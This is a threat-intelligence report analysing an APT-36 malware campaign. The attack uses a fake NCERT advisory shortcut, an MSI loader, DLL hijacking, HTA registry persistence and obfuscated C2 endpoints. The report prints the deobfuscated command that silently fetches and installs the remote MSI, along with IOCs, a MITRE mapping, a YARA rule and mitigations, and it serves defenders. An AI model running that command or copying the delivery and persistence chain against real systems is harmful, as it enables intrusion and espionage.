
CYFIRMA is dedicated to providing advanced warning and strategic analysis of the evolving cyber threat landscape. Our latest report analyzes a targeted malware campaign attributed to APT-36, which leverages social engineering and a malicious shortcut file disguised as a government advisory PDF. The attack delivers a hidden MSI payload that deploys a .NET-based loader, malicious DLLs, and establishes registry-based persistence while displaying a legitimate-looking decoy document to avoid suspicion.
The malware implements an obfuscated command-and-control mechanism that enables remote command execution, system reconnaissance, and long-term access. Although the C2 infrastructure was inactive during analysis, the persistence mechanism ensures the threat remains viable and can be reactivated at any time.
This activity highlights APT-36’s continued use of trusted advisory-themed lures and underscores the need for proactive, intelligence-led defense to identify and disrupt such campaigns at an early stage.
This report documents the analysis of a targeted malware campaign attributed to APT-36, observed leveraging social engineering and trusted institutional themes to compromise victim systems. The campaign employs a deceptive government advisory lure, delivered as a malicious Windows shortcut file disguised as a PDF document, to initiate infection and evade user suspicion.
The malware is designed as a multi-stage framework, combining obfuscated execution, decoy document delivery, DLL hijacking, registry-based persistence, and an embedded command-and-control mechanism. While presenting legitimate-looking content to the victim, the malware silently establishes long-term access and enables remote command execution.
The objective of this analysis is to provide a clear understanding of the infection chain, malware functionality, and attacker capabilities, enabling defenders to identify, detect, and mitigate similar threats at an early stage.
The analyzed malware demonstrates a broad set of capabilities consistent with a targeted espionage-focused threat actor. Key observed capabilities include:
Social Engineering and Initial Access
Uses deceptive shortcut (.lnk) files masquerading as legitimate PDF advisories to trick victims into executing malicious code.
Obfuscated Payload Delivery
Employs command-line obfuscation and encoded MSI-based delivery to evade casual inspection and static detection.
Decoy Document Execution
Drops and opens a legitimate-looking government advisory PDF to maintain user trust and conceal malicious activity.
Multi-Stage Payload Deployment
Delivers a .NET-based loader that drops additional executables and malicious DLLs to disk.
DLL Hijacking
Deploys a malicious wininet.dll to intercept execution flow and establish command-and-control functionality.
Persistence Mechanism
Achieves persistence by creating an HTA file that uses embedded VBScript to register a malicious executable in the Windows startup registry key.
Command-and-Control Communication
Communicates with attacker-controlled infrastructure using obfuscated and reversed HTTP endpoints to evade detection.
Remote Command Execution
Executes arbitrary system commands via cmd.exe, allowing full control over the compromised host.
System and Security Reconnaissance
Collects information about the victim environment, including installed antivirus products and anti-VM status.
Post-Compromise Flexibility
Enables deployment of additional malware, further exploitation, and long-term access once command-and-control is re-established.

The infection chain begins with a Windows shortcut file named NCERT-Whatsapp-Advisory.pdf.lnk. Since Windows hides the .lnk extension by default, the threat actor relies on this behavior to mislead victims into believing the file is a legitimate PDF document, thereby tricking them into executing the shortcut.

The shortcut executes an obfuscated command using cmd.exe in hidden mode. The command string is deliberately encoded by inserting the caret (^) character after each letter, a simple but effective obfuscation technique to evade casual inspection.

Command Deobfuscation
The decoded command
(C:\Windows\System32\cmd.exe /c msiexec.exe /q /i https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc)
Downloads and installs an MSI payload from a remote server.

Infrastructure Analysis
Domain: aeroclubofindia.co.in
At the time of writing this report, the MSI file had already been removed from the URL/website. Either it is removed by the website admin, or the threat actor intentionally took down the payload after the campaign phase, or following detection to limit exposure.
The MSI Payload:
The MSI file contains embedded components, ConsoleApp1.exe, along with a DLL file.

This executable is created using the .NET Framework:

The executable: ConsoleApp1.exe
The executable exposes five primary entry-point functions:
The naming convention hints at PDF decoy delivery, DLL deployment, DLL hijacking, executable dropping, and persistence mechanisms.

Function Behavior
PDfiums():


This function decodes a Base64-encoded PDF file and drops it to:
C:\Users\Public\NCERT-Whatsapp-Advisory.pdf
The PDF is immediately opened to deceive the victim into believing a legitimate document was accessed, effectively masking the malicious activity occurring in the background.

DllOrigias():
Decodes and writes a DLL file to: C:\ProgramData\PcDirvs\pdf.dll
dropHijackDll()

Decodes another Base64 payload and writes a malicious DLL to:
C:\ProgramData\PcDirvs\wininet.dll
The function name and behavior strongly indicate that this DLL is intended for hijacking purposes.

Executable Drop and Execution
In the same directory (C:\ProgramData), the malware drops PcDirvs.exe and executes it after a delay of 10 seconds.

Pensisting()

This function establishes persistence by creating a malicious PcDirvs.hta file containing an embedded VBScript that adds PcDirvs.exe to the Windows Run registry key, ensuring execution on system startup. The HTA is launched with windowsStyle.Hidden, preventing any visible user interface.
DLL Analysis:

wininet.dll, extracted from ConsoleApp1.exe, revealed a hardcoded Command and Control (C2) domain: Dns[.]wmiprovider[.]com

C2 Infrastructure Details:
Domain: wmiprovider[.]com
This domain was being used to manage infected systems (currently not active). Although the domain was inactive at the time of analysis, its presence within the malware indicates retained C2 capability that can be reactivated to resume command execution and control over compromised hosts.
Command-and-Control Mechanism

The DLL implements multiple HTTP GET–based endpoints to establish communication with the C2 server, perform updates, and retrieve attacker-issued commands. To evade static string detection, the endpoint characters are intentionally stored in reversed order.
Endpoints include:
/retsiger → reversed to /register
Used to register the infected system with the C2 server, effectively enrolling it as a command receiver.

/taebtraeh → reversed to /heartbeat
Used to maintain beaconing activity and determine which victim systems are online and capable of receiving commands.

/dnammoc_teg → reversed to /get_command
Retrieves attacker-issued commands from the server and executes them via: “cmd.exe /c

/dnammocmvitna → reversed to antivmcommand/
Appears to query or set an Anti-VM status. The request includes two long, non-standard strings resembling hash values. These are likely identifiers or state markers used by the server to determine whether the malware should adapt its behavior based on the execution environment.

Additionally, the DLL actively queries installed antivirus products on the victim system, further demonstrating situational awareness and post-compromise reconnaissance capabilities.
Overall, this DLL provides full remote command execution capability, allowing attackers to deploy additional payloads, conduct lateral movement, or escalate the infection as needed.

When executed, the MSI file nikmights.msi presents a legitimate-looking installation wizard titled: “Welcome to the NICInfo Setup Wizard”.
The installer proceeds normally and installs files to: C:\Program Files (x86)\NIC\NICInfo.
However, post-installation inspection reveals that the directory is empty, confirming the installer UI is purely a decoy.
During execution, ConsoleApp1.exe drops and opens the decoy PDF file NCERT-Whatsapp-Advisory.pdf, reinforcing the illusion of legitimacy.
Decoy Document Content
The PDF is titled:

“NCA-12.061224 – NCERT Advisory: Fraudulent WhatsApp Message Campaign Targeting Government Organizations”
The document warns about a fraudulent WhatsApp campaign allegedly targeting government organizations and ministries. It references a supposed communication from Md. Amin, Deputy Director, Section I, Prime Minister’s Office, SIFC Secretariat, and claims to involve a high-level SIFC Committee Meeting chaired by the Prime Minister.
The advisory discusses cybersecurity vigilance, indicators of compromise, and mitigation recommendations, effectively weaponizing legitimate-looking government language to increase trust and credibility.
Persistence and C2 Activity
Simultaneously, the malware deploys its malicious executables and DLLs, including the previously identified wininet.dll, and establishes persistence through a registry-based startup mechanism implemented via PcDirvs.hta.

This HTA file uses embedded VBScript to add PcDirvs.exe to the Windows startup registry key, ensuring execution upon system reboot, validating the findings of code analysis:
After a short delay, the malware attempts to contact dns.wmiprovider.com. Although the domain was inactive at the time of analysis, this does not reduce the threat severity. The malware remains persistent on the system and can resume communication at any time should the attacker reactivate the infrastructure or redirect traffic.

This campaign reflects APT-36’s continued reliance on externally staged infrastructure and socially engineered delivery mechanisms to compromise targeted Windows environments. The attack chain is initiated through a malicious Windows shortcut file masquerading as a legitimate government advisory PDF, exploiting default Windows behavior that hides .lnk extensions. This approach allows the threat actor to operate entirely from the external attack surface, requiring no initial vulnerability exploitation.
The malware delivery is facilitated through a remotely hosted MSI payload, retrieved from attacker-controlled infrastructure using obfuscated command-line execution. The use of short-lived hosting and subsequent removal of the MSI payload indicates deliberate operational security measures designed to reduce detection and limit post-campaign exposure.
Once executed, the MSI deploys a .NET-based loader that orchestrates multiple stages, including decoy PDF execution, malicious DLL deployment, and registry-based persistence. By leveraging externally hosted content, trusted file formats, and legitimate Windows components, such as msiexec.exe, HTA files, and registry startup keys, the actor minimizes behavioral anomalies while maintaining control over infected systems.
The embedded command-and-control logic, implemented within a malicious DLL, relies on externally registered domains and obfuscated HTTP endpoints, further reinforcing the importance of monitoring adversary-controlled infrastructure as part of external threat landscape management. Although the C2 domain was inactive during analysis, the persistence mechanism ensures that compromised hosts remain reachable once the infrastructure is reactivated.
This activity demonstrates how APT-36 continues to abuse external infrastructure, trusted installation mechanisms, and advisory-themed lures to establish durable access within targeted environments. Proactive monitoring of newly registered domains, suspicious MSI hosting, and weaponized shortcut files remains critical for early detection and disruption of similar campaigns before they transition from initial access to sustained compromise.
| Indicator | Type | Remarks |
| https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc | URL | MSI Downloader |
| Wmiprovider[.]com | Domain | C2 |
| bbcbce9a08d971a4bbcd9a0af3576f1e0aa0dad1b3cf281c139b7a8dd8147605 | SHA256 | NCERT-Whatsapp-Advisory.pdf.lnk |
| aa5fe3b75d16022198f4c89d1cc6dff07bd654a3c34933a0764a9d100b4e6ca2 | SHA256 | NCERT-Whatsapp-Advisory.pdf |
| 4dd9e2085297515825416415413eae1c9632392cb159ac70e459d0ebeb2dd49d | SHA256 | wininet.dll |
| e23ad0cc6633674103b725288fcc1fcb5995ba348bd760096d6d8ac0d019723c | SHA256 | PcDirvs.hta |
| 580d6401775cd9dbd029893a97d0523315b7ccf70feaa9383bd1a67bf2016ab6 | SHA256 | nikmights.msi |
| ffce827bd99b5e68fc04103f06ce489458 | String | …. |
| nnb5dc76007c20b4ea51f14290262d1 | String | …. |
| TACTIC | TECHNIQUE | TECHNIQUE |
| Initial Access | T1566.001 | Phishing: Spear phishing Attachment |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell |
| Persistence | T1547.001 | Registry Run Keys / Startup Folder |
| Defense Evasion | T1027 | Obfuscated Files or Information |
| T1027.002 | Software Packing | |
| T1027.009 | Embedded Payloads | |
| T1564.003 | Hidden Window | |
| T1574.001 | Hijack Execution Flow: DLL | |
| Discovery | T1087 | Account Discovery |
| T1217 | Browser Information Discovery | |
| T1083 | File and Directory Discovery | |
| T1082 | System Information Discovery | |
| Collection | T1005 | Data from Local System |
| Command and control | T1071.004 | Application Layer Protocol: DNS |
| Exfiltration | T1041 | Exfiltration Over C2 Channel |
| Impact | T1485 | Data Destruction |
rule APT36_NCERT_Advisory_LNK_MSI_Campaign
{
meta:
description = ” Detection of APT36 NCERT Advisory campaign (LNK, PDF, DLL, HTA)”
author = “CYFIRMA Research”
threat_actor = “APT36 / Transparent Tribe”
campaign = “NCERT Whatsapp Advisory”
date = “2025-12-17”
sha256_lnk = “bbcbce9a08d971a4bbcd9a0af3576f1e0aa0dad1b3cf281c139b7a8dd8147605”
sha256_pdf = “aa5fe3b75d16022198f4c89d1cc6dff07bd654a3c34933a0764a9d100b4e6ca2”
sha256_dll = “4dd9e2085297515825416415413eae1c9632392cb159ac70e459d0ebeb2dd49d”
sha256_hta = “e23ad0cc6633674103b725288fcc1fcb5995ba348bd760096d6d8ac0d019723c”
sha256_msi = “580d6401775cd9dbd029893a97d0523315b7ccf70feaa9383bd1a67bf2016ab6″
strings:
$url_msi = ” https[:]//aeroclubofindia[.]co[.]in/css/NCERT-Whatsapp-Advisory/winc ” ascii nocase
$domain_c2 = “wmiprovider.com” ascii nocase
$lnk_name = “NCERT-Whatsapp-Advisory.pdf.lnk” ascii nocase
$pdf_name = “NCERT-Whatsapp-Advisory.pdf” ascii nocase
$hta_name = “PcDirvs.hta” ascii nocase
/* Unique hardcoded strings */
$uid_1 = “ffce827bd99b5e68fc04103f06ce489458” ascii
$uid_2 = “nnb5dc76007c20b4ea51f14290262d1” ascii
condition:
/* Flag if ANY single IOC is found */
any of ($domain_c2, $url_msi, $lnk_name, $pdf_name, $hta_name, $uid_*)
}
The analysis of this campaign confirms a sophisticated APT-36 operation leveraging socially engineered lures, obfuscated MSI payloads, and a multi-stage .NET loader to compromise targeted Windows environments. The threat actor exploits shortcut files (.lnk) disguised as PDFs, decoy documents, and malicious DLLs to establish persistence and maintain command-and-control capabilities.
The malware demonstrates advanced evasion techniques, including hidden execution, registry-based startup persistence via HTA, and obfuscated C2 communication, while maintaining a low forensic footprint. Although the C2 domain was inactive at the time of analysis, the established persistence ensures continued potential access to compromised systems.
This campaign underscores the importance of proactive external threat landscape monitoring, early detection of malicious infrastructure, and the enforcement of endpoint controls to prevent execution of untrusted files. Organizations should prioritize intelligence-driven defense, user awareness, and threat hunting to mitigate such targeted campaigns, reducing exposure to long-term espionage and potential follow-on attacks.
Based on the observed tactics, techniques, and procedures used in this campaign, the following security measures are recommended to mitigate similar threats and reduce exposure to targeted malware operations:
Restrict Shortcut File Execution
Disable or closely monitor the execution of Windows shortcut (.lnk) files originating from email attachments, removable media, or downloaded archives. Enforce file extension visibility across endpoints to prevent the abuse of hidden .lnk extensions, masquerading as documents.
Harden MSI and Living-off-the-Land Execution
Apply application control policies to restrict unauthorized use of msiexec.exe, cmd.exe, and HTA execution (mshta.exe). Monitor silent MSI installations and command-line parameters that retrieve payloads from external URLs.
Implement Script and HTA Controls
Block or restrict HTA file execution where not operationally required. Monitor registry modifications to Run and RunOnce keys, particularly those initiated via scripts or HTA-based mechanisms.
Enhance Endpoint Detection and Response (EDR)
Deploy EDR rules to detect abnormal behaviors such as decoy document execution followed by background process creation, delayed execution of dropped binaries, and DLL placement in non-standard directories (e.g., C:\ProgramData\).
Monitor External Infrastructure and Domains
Continuously monitor newly registered or low-reputation domains, especially those used to host MSI installers or referenced by endpoint telemetry. Implement DNS and proxy-level detection for suspicious or dormant command-and-control domains.
User Awareness and Phishing Resilience
Conduct targeted security awareness training focusing on government advisory-themed lures, fake PDF documents, and shortcut-based malware delivery. Emphasize caution when opening unexpected attachments, even when they appear authoritative.
Persistence and Registry Monitoring
Monitor and alert unauthorized registry modifications related to startup persistence. Specifically track the creation and execution of HTA files that modify registry keys to ensure early detection of persistence attempts.
Incident Response Preparedness
Ensure incident response teams are equipped to rapidly isolate infected hosts, collect forensic artifacts, and assess persistence mechanisms. Regularly test response playbooks against MSI-based and shortcut-delivered malware scenarios.
Implementing these controls will significantly reduce the risk posed by advisory-themed malware campaigns and limit the attacker’s ability to establish persistence, maintain command-and-control, and conduct follow-on operations.
